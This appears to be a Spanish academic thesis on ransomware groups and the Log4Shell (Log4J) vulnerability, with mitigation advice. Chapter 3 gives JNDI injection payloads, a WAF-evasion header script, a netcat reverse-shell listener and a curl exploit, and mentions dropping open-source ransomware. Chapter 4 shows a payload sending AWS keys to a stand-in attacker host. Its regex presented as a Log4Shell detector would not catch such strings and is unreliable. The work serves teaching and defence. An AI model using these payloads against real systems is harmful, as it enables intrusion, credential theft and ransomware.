Uno de los casos donde más se dió a conocer este tipo de ataques fue con WannaCry. El ataque de ransomware WannaCry afectó aproximadamente a 230.000 ordenadores en todo el mundo.Una de las primeras empresas afectadas fue Telefónica, la empresa de telefonía española. Para el 12 de mayo, miles de hospitales y clínicas del Servicio Nacional de Salud (NHS) del Reino Unido estaban comprometidos.El ransomware se extendió más allá de Europa, y se paralizaron los sistemas informáticos de 150 países. El ataque de ransomware WannaCry tuvo un impacto financiero significativo en todo el mundo. Se estima que este cibercrimen provocó pérdidas por valor de 4.000 millones de dólares en todo el mundo.[31]

Lockbit3.0

Existen muchos grupos ransomware operativos en la actualidad. Uno de los más importantes es Lockbit3.0 o Lockbit Dark. Este grupo lleva más de 1000 ataques desde su creación. Su ransomware ha sido categorizado como uno de los más veloces capaz de cifrar 50GB de datos en 5 minutos. La media de tiempo se encuentra en 42 minutos para 50GB.

La capacidad de peligro de Lockbit está aumentando con el paso del tiempo, funciona como un ransomware como servicio (RaaS). El dinero del rescate se divide entre los afiliados y los desarrolladores de Lockbit. Todo el proceso de infección se realiza mediante un script, no es necesaria intervención humnana. Una vez dentro del sistema se despliega y realiza todo lo necesario para encriptar y exfiltrar los datos.[12]

Lockbit ha declarado una nueva versión de su ransomware llamada Lockbit3.0 o Lockbit Black. Una vez infectado con este malware esta es la vista que tiene el propio usuario al acceder a su sistema:




Figura 2.3: Archivos cifrados por el ransomware de Lockbit3.0

La metodología de este grupo ha avanzado con el tiempo. No solo dependen de su malware, también se actualizan con las vulnerabilidades que aparecen día a día. En los ataques recientes han utilizado múltiples vulnerabilidades para desplegar su ransomware, entre ella, destaca el uso de Log4Shell.

La empresa de seguridad Sentinel One publicó el 28 de julio de 2022 un informe sobre como Lockbit había utilizado la aplicación de Microsoft Defender para desplegar su ransomware[13]. Pero para poder entrar dentro del sistema se utilizó la vulnerabilidad de Log4J para acceder.

Para obtener el acceso inicial se utilizó la vulnerabilidad de Log4J en servidores VMWare Horizon que no estaban parcheados. Una vez dentro del sistema siguieron las fases de la killchain hasta lograr secuestrar los datos a la empresa.

Lockbit realizó una entrevista con el medio de ciberseguridad Red Hot Cyber"donde respondió preguntas acerca de su organización:

- En su organización trabajan más de 100 personas.
- No están relacionados con fines políticos.
- Entre un **10 % y un 50 %** de los ataques, se paga el rescate.[7]
- *"Nosotros beneficiamos a todas las compañías del mundo haciendolas más seguras".*[8]

Los grupos Ransomware

Los grupos ransomware suponen una amenza elevada para cualquier empresa a nivel mundial. Ahora mismo se trata de una de las amenazas más importantes para una empresa u organización. El impacto de un ransomware puede alcanzar a pérdidas de millones de dólares.

En el año 2021 un 58 % de las víctimas de ransomware pagaron el rescate a los cibercriminales. Entre los años 2020 y 2021 las víctimas por ataques ransomware aumentaron un 5 % respecto al año anterior. En el caso de las empresas españolas los datos son peores, el 64 % de las empresas pagaron un ciberataque y casi un 47 % volvío a sufrir un ciberataque.

Segun el reporte de WeLiveSecurity[14], de todos los vectores de entrada un 37 % fue debido a vulnerabilidades en los servidores, un 31 % a servidores corporativos en la nube y un 29 % mediante los sitios web de la empresa.

La cantidad de grupos ransomware es muy elevada, algunos de ellos tiene Los grupos ransomware con más ataques a su nombre[15] y mayor fama son los siguientes:

Grupos Ransomware	Nº de Víctimas
Lockbit3.0	1103
Conti	823
Pysa	309
REvil	293
MAZE	266
Egregor	206

Tabla 2.2: Grupos Ransomware más conocidos y su número de víctimas.

Pero en el último año han aparecido nuevos grupos con nuevas capacidades. Cada vez los grupos Ransomware son más sofisticados, presentan nuevos métodos de ataques y son más automáticos. Los nuevos Ransomware también tienen la capacidad de afectar a más sistemas en un mismo entorno. Los nuevos grupos que más impacto han generado son:

[7] Aunque se trate de un rango muy amplio la cantidad de empresas que pagan el ransomware es muy elevada

[8] Visión de Lockbit sobre sus ataques

Grupos Ransomware	N° de Víctimas
Karkurt	26
BlackBasta	91
ViceSociety	104
0mega	14.
Luna Ransomware	0*

Tabla 2.3: Grupos Ransomware más actuales y su número de víctimas.

Del grupo Luna ransomware no se conocen ataques pero se encuentra como malware como servicio con altas capacidades de encriptación en diferentes entornos.[5]

La cuenta de ciberseguridad de @DailyDarkWeb nos informó que solo en el mes de Julio 44 nuevos grupos ransomware fueron detectados:

Figura 2.4: Nuevos grupos detectados en Julio de 2022.

Los ataques ransomware cada vez avanzan más como puede ser el caso de **Lockbit 3.0** o el nuevo **Luna Ransomware**. Por ejemplo Luna, emplea el uso de ransomware escrito en Rust, un lenguaje de programación que ha sido utilizado anteriormente por las bandas BlackCat y Hive, entre otras. Esto les permite portar fácilmente el malware de un sistema operativo a otro.

En algunos casos de ataques han llegado a estar trabajando con servicios reducidos o sin capacidad de producción como fue el caso reciente de Knauf (*Empresa dedicada a la fabricación de placa de yeso laminado y materiales de contrucción en seco para le diseño de espacios seguros*) que tras tres semanas después del ataque aún no ha logrado recuperarse al completo.[16]

A continuación se muestra una gráfica de los ataques de diferentes grupos a lo largo de una semana de Julio:




Figura 2.5: Nº de ataques por grupos ransomware en la semana del 25 de Julio de 2022

El verdadero problema con el ransomware está por llegar, cuando éste realice el salto al Internet de las Cosas, o IoT. En efecto, todo dispositivo se está convirtiendo en un ordenador, como nuestro microondas, nevera, coche o televisión. Y desde el momento en que se conectan a Internet, se hacen también vulnerables al ransomware y otras amenazas.

CAPÍTULO 3
Análisis del problema

El día 9 de noviembre de 2021 se mostró la primera prueba de concepto que demostraba la amenaza que suponía la vulnerabilidad CVE-2021-44228 conocida como Log4Shell que se basaba en su componente vulnerable Log4J. La vulnerabilidad permitía la ejecución de código remoto a través de una petición donde se utilizsaba la inyección de nomenclatura de Java e Interfaz de Directorio(JNDI). Uno de los problemas que trajo log4j es se encontraba embebido en millones de aplicaciones y servidores de todo el mundo. La librería era utilizada por aplicaciones tan conocidas como Twitter, Amazon, Microsoft y videojuegos como Minecraft. Log4J tenía el sello de Apache Software Foundation lo que llevaba a que la mayoría de las aplicaciones de apache utilizasen está librería.

Una vez fue expuesta la vulnerabilidad desencadenó una oleada de ataques a nivel mundial. Desde la salida se llegaron a detectar más de 60 variantes del ataque.




Figura 3.1: Primer repositorio de github con la Poc de Log4Shell

La vulnerabilidad se inició con informes del videojuego de Minecraft. Expertos en el campo como fue el caso de John Hammond realizaron pruebas con el videojuego. Rápidamente se hizo eco y multitud de usuarios difundieron que tanto servidores como clientes podrían presentar esta vulnerabilidad. Lo que empezó como un caso donde la gente podía entorpecer al resto de usuarios del juego acabó como una de las vulnerabilidades más importantes de la década.

Uno de los problemas de la vulnerabilidad Log4Shell fue que la librería Log4J solo era sostenida por 3 personas y de forma voluntaria. La librería fue creada por Ralph Goers el cuál a día de hoy, mantiene por cuenta propia y sin ninguna

retribución mientras trabaja como desarrollador de software a tiempo completo. Una vez ocurrió el caso de Log4Shell pasó de tener un equipo de 3 personas que mantenian en proyecto open source a tener un equipo de 47 personas.

Volkan Yacizi comentó lo siguiente: *"Los mantenedores de Log4j hemos estado trabajando sin dormir en las medidas de mitigación; parches, documentos, CVE, respuestas a consultas, etc. Sin embargo, nada impide que la gente nos esté atacando, por un trabajo por el que no nos pagan, por una función [del código] que no a todos nos gusta, pero que necesitamos conservar debido a problemas de compatibilidad con versiones anteriores"*. Este caso produjo un cambio de pensamiento en la gente acerca de los proyectos open source y como son mantenidos, además de ver el caos que puede causar una vulnerabilidad en una librería que ni incluso algunos propietarios sabían que eran vulnerables.

3.1 Vulnerabilidad Log4J

Para poder profundizar en la vulnerabilidad primero debemos conocer acerca de la librería de Log4J. Log4J es un logger open source. Log4J es una popular bliblioteca de registo de java que se utiliza para registrar todo tipo de logs en java, ya sean errores o mensajes de debug. Además, permite almacenar el flujo de detalles de una automatizaciión en un archivo o una base de datos. Sirve tanto para pequeños como grandes proyectos.[17]

Log4J, aunque fue diseñado pàra Java, ha sido exportado a diferentes lenguajes de programación:

- Python
- Perl
- C, C++, C#
- Ruby
- Eiffel

Lo que permite ser utilizado en diferentes aplicaciones y gracias a las facilidades que otorga es utilizado en multitud de proyectos.

El registro muesta el estado del tiempo de ejecución del sistema y ayuda a entender y depurar las acciones en tiempo de ejecución del programa. También pueden capturar datos que pueden ser utilizados para los análisis del programa más adelante.

Algunas de las características que incluye Log4shell son de gran utilidad como es el caso de los hilos seguros, un aumento de la velocidad, el uso de la jerarquía de logger y además soporta la internacionalización.

Durante los primeros días de la vulnerabilidad al desatarse el caos, un gran grupo de personas colaboraron para averiguar que componentes o productos eran vulnerables ante la vulnerabilidad. La comunidad se unió y recopiló información en diferentes respotirios de github.[19]

Algunos de loos componentes y productores más destacados afectados fueron los siguientes:

Apple	Amazon
Tencent	Tesla
Steam	Apache
Twitter	IBM QRadar
Baidu	Palo Alto
DIDI	Elastic Search
Google	Ghidra
NetEase	Minecraft
CloudFare	VMWare

Tabla 3.1: Empresas afectadas por la vulnerabilidad Log4Shell

La vulnerabilidad afectaba alrededor del 93 % de los entornos emporesariales de la comuptación de la nube en todo el mundo. Esta vulnerabilidad tuvo un gran impacto en Google, por ello, la compañía empezó a proporcionar un servicio de fuzzing gratiuto para desarrolladores de código libre.

Factores de Log4J

El exploit de Log4J se construye a través de una inyección JNDI **??** que fue presentada en la BlackHat de 2016.[18]

Hay 3 grandes factores[20] que permiten la existencia de la vulnerabilidad de Log4Shell:

1. *Log4J permite realizar logs de expresiones.*

   El código realiza una interpolarización de cadenas o 'String Interpolation', proceso en el que el que se sustituyen o restauran los caracteres del marcador de posición con cadenas que permiten imprimir la salida de texto de forma dinámica.

```
final Logger logger = LogManager.getLogger(...);
logger.error("Error message: {}",error.getMessage());
```

Listing 3.1: Ejemplo de String Interpolation

   Obtenemos el logger y en la segunda línea registamos un error utilizando el logger error. Lo que realmente ocurre es que conectamos el mensaje de error con la cadena. Si Java ejecuta este trozo de código y salta un error envía el valor y en ese entonces Log4J conecta con la cadena.

   Se obtiene una salida que contiene "Mensaje de error: {}",error.getMessage().

2. *El uso de Java Naming and Directory Interface (JNDI)* jndi

   Es una API de java que permite consumir ciertos servicios orientados a la búsqueda de objetos en una red. Ejemplo Invocar url con JNDI Y LDAP:

```
ldap://192.168.2.1:8080/O=jorfabam,C=ES
```

Listing 3.2: Petición LDAP con JNDI

Al invocar esta url obtenemos un objeto Java serilizado de cualquier lugar. En nuestro caso, sería un objeto de nuestro perfil que obtenemos desde el directorio activo.

3. *JNDI permite búsquedas en los registros*

   En 2013 un colaborador realizó un cambio en Log4J que te permitía hacer búsquedas JNDI desde el mensaje de registro. Un buen caso de uso para discutir esto es una configuración de registro centralizada desde un servidor de configuración, donde se quiere serializar esa configuración utilizando JNDI y tener ese efecto en los mensajes de registro como dicha ruta de registro o prefijar los mensajes con un cierto valor, etc.

```
final Logger logger = LogManager.getLogger(...);
logger.error("{}: Error {}", "${jndi:ldap://logconfig/prefix}",
    error.getMessage());
```

Listing 3.3: Ejemplo de código que utiliza Log4J

En el código de arriba, obtenemos un prefijo para buscar el registro del mensaje de JNDI al pasar la url como una cadena pero esto no es algo que Java resuelve. Al ejecutar este código lo pasamos a Log4J y esta libería realiza las búsquedas para determinados tipos de cadenas.

```
logger.error {" String: {}", "Hola")};
```

Listing 3.4: Ejemplo de búsquedas con Log4J

En este código inserta la cadena entre los corchetes para mostrar por pantalla la cadena. Pero aquí encontramos un problema. Si utilizamos una sintaxis especial, que sería **${}**, realizaría una búsqueda JNDI y insertaría otro valor, como podrían ser variables de entorno.

Una vez visto los 3 factores que influyen en Log4J vamos a aplicarlos para demostrar porque al combinarse crearon una de las vulnerabilidades más peligrosas de la última década.

Caso de uso:

Una página tiene un recuadro para buscar algún tipo de objeto o dato en la página. Esta aplicación utiliza java(vulnerable a Log4J). La aplicación utilizaría un código similar a este:

```
final Logger logger = LogManager,getLogger(...);
logger.error("search criteria: {}", "searchTextInput");
```

Listing 3.5: Código de aplicación que utiliza Log4J

En este código la aplicación obtiene el registro y le pasará el texto que se haya introducido a "searchTextimput", aquí es donde se ocasiona el problema.

Si en el recuadro introducimos algo como:

```
${jndi:ldap://direccion_mala_ldap/virus}
```

Listing 3.6: Inyección JNDI que utiliza la vulnerabilidad

Log4J intentará registrar esta búsqueda, pero hará una llamada JNDI a la url que se le ha pasado y obtendrá el objeto "virus", que no formaba parte de la ejecución.

3.2 Descubrir la presencia de log4shell

Para descubrir la presencia de Log4Shell utilizaremos herramientas que nos permiten recolectar información sobre los servicios que están en ejecución de diversas IPs.

La principal herramienta que vamos a utilizar es nmap.[22] Esta herramienta nos permite a través de diferentes modos, comprobar que servicios está ejecutando un sistema y en que puertos.

Para ello utilizaríamos el siguiente comando:

```
nmap -v -p- Direccion_A_Atacar
```

Listing 3.7: Comando básico herramienta Nmap

El argumento -v significa verbose que nos muestra la información conforme la va descubriendo. El argumento -p- comprueba todos los puertos y devuleve el servicio que ofrecen. El uso de nmap es bastante ruidoso ya que genera un montón de peticiones contra la máquina atacada.

Con el tiempo han salido herramientas automatizadas para encontrar la vulnerabilidad de log4j con el uso de un script. Una vez localizado el servicio que puede ser vulnerable gracias a nmap, comprobaríamos si esta es vulnerable, para ello utilizaríamos otras herramientas, aunque existen scripts ya automatizados para nmap.Un ejemplo es la herramienta log4j-scan. Que se trata de una herramienta completamente automatizada que al pasarle una url nos indica si el host es vulnerable.




Figura 3.2: Uso de la herramienta log4j para descubrir si una url está afectada

Estas herramientas tienen grandes utilidades, como puede ser el comprobar en nuestros propios sistemas si somos vulnerables, pero también pueden ser utilizadas por los atacantes para realizar maldades.

Utilizando el siguiente script de python, se podría analizar si la url es vulnerable y además cuenta con diversos métodos para probar si sería posible evadir un Web Application Firewall.

Con esta cabecera se comprobaría si es vulnerable a log4shell pero, un WAF sería capaz de analizarlo y detenerlo.

```
headers = {
    'User-Agent': '${jndi:ldap://'+local_ip+':4444}',
    'X-Forwarded-For': '${jndi:ldap://'+local_ip+':4444}',
    'Cookie': '${jndi:ldap://'+local_ip+':4444}',
    'Host': '${jndi:ldap://'+local_ip+':4444}',
    'X-Api-Version': '${jndi:ldap://'+local_ip+':4444}'
}
```

Listing 3.8: Ejemplo de reconocimiento de Log4Shell

Esta petición haría una consulta ldap devolvería una respuesta de conexión en caso de que fuera vulnerable.

El siguiente fragmento del código, es de un script de python que permite realizar peticiones, utilizando JNDI injection, que al ser vulnerables devulven un código 200.B.0.1

```

iprint("Lanzado evadiendo WAF:")
headers = {
    'User-Agent': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'X-Forwarded-For': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'Cookie': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'Host': '${${::-j}ndi:rmi://'+local_ip+':4444}',
    'X-Api-Version': '${${::-j}ndi:rmi://'+local_ip+':4444}'
}

response = requests.get(url, headers=headers, verify=False,
    allow_redirects=True)
print(response)
```

3.3 Exploits Log4Shell

Para explotar la vulnerabilidad utilizaremos los siguientes exploits, que permiten atacar a la vulnerabilidad con capacidades de ignorar un Web Aplication Firewall (WAF).

Para el exploit se le pasaría una url y lanzaría peticiones para comprobar si es vulnerable. Para realizar este exploit debemos de utilizar el siguiente comando:

```
nc -lnvp 4444
```

Para que una vez ejecutado el exploit nos devuelva la shell de la máquina comprometida. El siguiente diagrama[23] muestra un escenario normal de un servidos con Log4J y el segundo escenario como nosotros a través de nuestra petición que contiene una inyección JNDI obtenemos una shell reversa.




Figura 3.3: Ejemplo de tipoloigía del ataque de Log4J

Una vez descubierto que es vulnerable procedemos a ejecutar el siguente comando:

```
curl -v -H 'User-Agent:
${jndi:ldap://172.17.0.1:8181/a}'
'localhost:5555/${jndi:ldap://192.168.0.1:443/a}/?pwn=$\{j
ndi:ldap://192.168.0.1:443/a\}'
```

Listing 3.9: Exploit Log4Shell

Y con ello nos devolvería la shell reversa donde ya habríamos infectado una máquina.

Ejecutar el ransomware

Una vez con acceso inicial a la máquina si seguimos las fases de la killchain seríamos capaces de ejecutar un ransomware.

Como ejemplo de ransomware vamos a utilizar Ransomware.py[25]B.0.3, un ransomware open source. Una vez ejecutado el usuario solo tendría la opción de introducir la key para descifrar todos los archivos, dejando completamente inutilizado todos sus sistemas. La ejecución de este malware es lenta y podría ser bloqueda por los sistemas de detección de la empresa. Por ello se recomienda una correcta configuración de las herramientas de detección para aunque sea demasiado tarde evitar un daño mayor.

El archivo se podría descargar mediante un comando scp hacia una máquina infectada o utilizar herramientas como metasploit que facilitarían nuestro trabajo.

CAPÍTULO 4
Formas de mitigación de Log4J

Respecto a un ataque 0-Day la mitigación es algo prioritario. Durante la primera semana de Log4Shell se detectaron más de 1,2 millones de ataques. Las empresas tenían la necesidad de proteger toda su infraestructura y para ello, mitigar o prevenir la vulnerabilidad era una cuestión crítica.

4.1 Mitigación de Log4Shell

La forma más sencilla de mitigar Log4J fue configurando los valores JVM como false.

Ejemplo de valores a false:

```
1 com.sun.jndi.ldap.object.trustURLCodebase
2 com.sun.jndi.rmi.object.trustURLCodebase
```

Al poner estos valores en false, java dejará de confiar en el código base que viene de la URL que maneja JDNI y RMI[1]. Por lo tanto cuando java intente resolver la URL, será bloqueado por Java y Log4J se detendrá. Hay un problema con estos valores, cuando se pasan variables de entorno, el tiempo de ejecución realiza una llamada y se ejecuta aunque no confie en el objeto retornado. Por ejemplo, una petición como:

```
1 ${jndi:ldap://direccion_ip_malvada:4444/${env:AWS_ACCESS_KEY_ID}/${env:
    AWS_SECRET_ACCESS_KEY}
```

Listing 4.1: Petición con el uso de variables de entorno para explotar Log4Shell

Con esto el atacante tendría acceso a las keys solicitadas en la petición.

Para solventar el problema se tuvo que realizar una subida de versión al 2.16 o superior. Pero si nuestra versión no fuese compatible con esta nueva, dado que puede estar ligado a otras dependencias, se tendría un problema. Ya hemos visto que las empresas mantienen vulnerabilidades, pèro si están expuesta al público como podría ser una página web podría ser realmente peligroso.

[1] Remote Method Invocation

El uso de WAF

El WAF o Web Application Firewall, protege de múltiples ataques al servidor de aplicaciones web en el backend [26].

Una de las funciones principales del WAF es analizar cada petición que es enviada al servidor mediante el análsis de paquetes.

En nuestro caso, para log4shell, se podría aplicar la siguiente regex para evitar que los paquetes malvados fueran recibidos.

```
1  Regex = "(\\d{4}-\\d{2}-\\d{2}) (\\d{2}:\\d{2}:\\d{2},\\d{3})
       \\[(.*)\\] ([^ ]*) +([^ ]*) - (.*)$"
```

Listing 4.2: Código de Regex para detectar peticiones que contengan exploits de Log4Shell

De esta forma todos los paquetes que cumplan con las configuraciones iniciales del WAF y las reglas que añadamos nos evitaría los ataques, aunque dependemos de un proveedor externo.

4.2 Prevención de ataques 0-Day

Aunque siempre actualicemos los sistemas a las versiones más actuales, el peligro de que aparezca una vulnerabilidad es existente. Para poder reaccionar correctamente es necesario aplicar una serie de configuraciones que eviten o difculten los ataques a nuestros sistemas.

La mejor forma de reaccionar ante una vulnerabilidad 0-Day es poseer una infraestructura segura. Si configuramos de forma adecuada los sistemas dificultaremos que el atacante nos dañe con facilidad. En empresas que demuestran un bajo nivel de madurez en lo que respecta a la ciberseguridad, se han visto con que a través de un correo, en menos de 24 horas han cifrado gran parte de la empresa. Por otro lado, las empresas más maduras en esta área, tienden a recibir ataques mucho más complejos que requieren meses de preparación por los atacantes.

A continuación vamos a ver medidas de protección y configuraciones que deberían ser aplicadas en cada empresa.

Contraseñas Seguras

Utilizar una contraseña de pocos caráctares y sin complejidad permitiría a un atacante obtener la contraseña mediante un ataque de fuerza bruta. Un ataque de fuerza bruta consiste en un método de prueba y error por parte del atacante. Los atacantes utilizan diccionarios que contienen las credenciales más conocidas. Por ello el ataque consiste en probar las contraseñas una a una utilizando la fuerza de la CPU. Uno de los diccionarios más conocido de contraseñas es rockyou.txt que contiene 14 millones de entradas y es usado en 32 millones de cuentas.

Para que una contraseña fuera segura es recomendable que sea mayor de 10 carácteres, que posea combinaciones entre números, minúsculas, mayúsculas y

símbolos especiales. Sin embargo aunque utilizasemos una contraseña que cumpla con estas características, si utilizamos esa misma contraseña en diversas páginas pierde su efectividad y nos hace más vulnerables. Si sucede una brecha obtendrían la contraseña de todos los lugares. Para evitar esto se recomienda los gestores de contraseña que permiten almacenar y crear contraseñas y además las protegen.

Por ejemplo, si un atacante lograse acceder a la infraestructura mediante la Log4Shell, si la contraseña del administrador fuese admin1234, si un atacante realizase un ataque de fuerza bruta, tardaría muy poco tiempo en obtener la contraseña.

No descargar aplicaciones de repositorios no oficiales

Al descargar una aplicación desde su página no oficial, el usuario se pone en peligro de que la aplicación esté modificada y pueda contener malware. Una de las mayores fuentes de robos de credenciales son los malwares que roban credenciales y lo envían a botnets. Como ejemplo, Raccoon Stealer [27] es un malware diseñado para robar información al usuario. Los datos pueden ir desde las contraseñas almacenadas en el navegador, aplicaciones instaladas en el sistema, cookies y tarjetas de crédito.

Autenticación por varios factores

En la actualidad, cada vez se encuentras ataques más sofisticados, el phishing[2] es una de ñas técnicas de ingeniría social más utilizadas para robar credenciales. Para evitar que un atacante al tener nuestra contraseña tenga acceso a todos nuestros sistemas se ha desarrollado un método extra de verificación.

El doble factor combina la seguridad de la contraseña con un mensaje/correo a un dispositivo móvil. De esta forma si un atacante nos hubiera robado la contraseña no podría acceder dado que necesitaría solicitar el acceso mediante nuestro teléfono. Además nos haría conscientes de que estamos siendo atacados al ver una notificación de un inicio de sesión que nosotros no hemos realizado.

El doble factor además presenta un gran problema a los atacantes, si mediante la compra o robo de credenciales han obtenido permisos de un usuario, no serían efectivos gracias al multifactor. Lo que , en caso de que un atacante explotando una vulnerabilidad lograse acceder, no podría realizar movimientos hacia otros sistemas.

